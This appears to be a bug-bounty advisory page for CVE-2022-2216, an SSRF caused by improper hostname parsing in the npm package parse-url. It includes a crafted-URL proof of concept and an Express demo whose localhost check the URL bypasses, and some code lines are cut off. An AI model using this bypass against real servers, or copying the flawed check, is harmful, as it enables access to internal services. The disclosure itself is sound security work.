# SSRF via Improper Input Validation in ionicabizau/parse-url

1

Valid Reported on Jun 16th 2022

## Description

Hostname is not detected because of improper handling of username and password. (Based on real cases)

## Proof of Concept

```
❯ node -e 'const parseUrl = require("parse-url"); console.log(parseUrl("htt
{
  protocols: [ 'http' ],
  protocol: 'http',
  port: null,
  resource: 'google:com:@@localhost',
  user: '',
  pathname: '',
  hash: '',
  search: '',
  href: 'http://google:com:@@localhost',
  query: [Object: null prototype] {}
}
```

When receiving the above URL, the hostname is localhost, but it is not detected.

```
const parseUrl = require("parse-url");
const express = require('express');
const http = require('http');
const app = express();
```


```
const isLocal = () => (req, res, next) => (req.connection.remoteAddress ===
    ? next()
    : res.json({'state':'You\'re not locally'});

parsed = parseUrl("http://google:com:@@127.0.0.1:9999/ssrf_check");
console.log(parsed);

app.get('/', (req, res) => {
    if(parsed.resource == '127.0.0.1'){
        res.send('Not good');
    } else{
        http.get(parsed.href)
        res.send('Good');
    }
});

app.get('/ssrf_check', isLocal(), (req, res) =>{
    console.log('ssrf bypass');
    res.send(true);
});

app.listen(9999);
```




The above PoC code forbids the use of 127.0.0.1 host. However, by using the vulnerability, it is possible to bypass this and perform an SSRF attack.

## Impact

Bypass hostname check (SSRF)

CVE
CVE-2022-2216
(Published)

Vulnerability Type
CWE-918: Server-Side Request Forgery (SSRF)

Severity
Critical (9.4)

Registry
Npm

Affected Version
5.0.8

Visibility
Public

Status
Fixed

Found by

Pocas
@p0cas
amateur

Fixed by

Ionică Bizău (Johnny B.)
@ionicabizau
unranked

This report was seen 1,302 times.

We are processing your report and will contact the ionicabizau/parse-url te
5 months ago

Pocas modified the report 5 months ago

Pocas modified the report 5 months ago

Pocas 5 months ago Researcher

```
❯ node -e "const parser = require('url-parse');console.log(parser('http://google:com:@
{
  slashes: true,
  protocol: 'http:',
  hash: '',
  query: '',
  pathname: '/',
  auth: 'google:com%3A%40',
  host: 'asdf',
  port: '',
  hostname: 'asdf',
  password: 'com%3A%40',
  username: 'google',
  origin: 'http://asdf',
  href: 'http://google:com%3A%40@asdf/'
}
```

We have contacted a member of the ionicabizau/parse-url team and are waiting to hear back 5 months ago

We have sent a follow up to the ionicabizau/parse-url team. We will try again in 7 days. 5 months ago

Ionică 5 months ago Maintainer

Thank you for this finding!

Ionică Bizău (Johnny B.) validated this vulnerability 5 months ago

Pocas has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

**Ionică Bizău (Johnny B.)** marked this as fixed in **7.0.0** with commit **21c72a** 5 months ago

**Ionică Bizău (Johnny B.)** has been awarded the fix bounty ✔

This vulnerability will not receive a CVE ✘

Sign in to join this conversation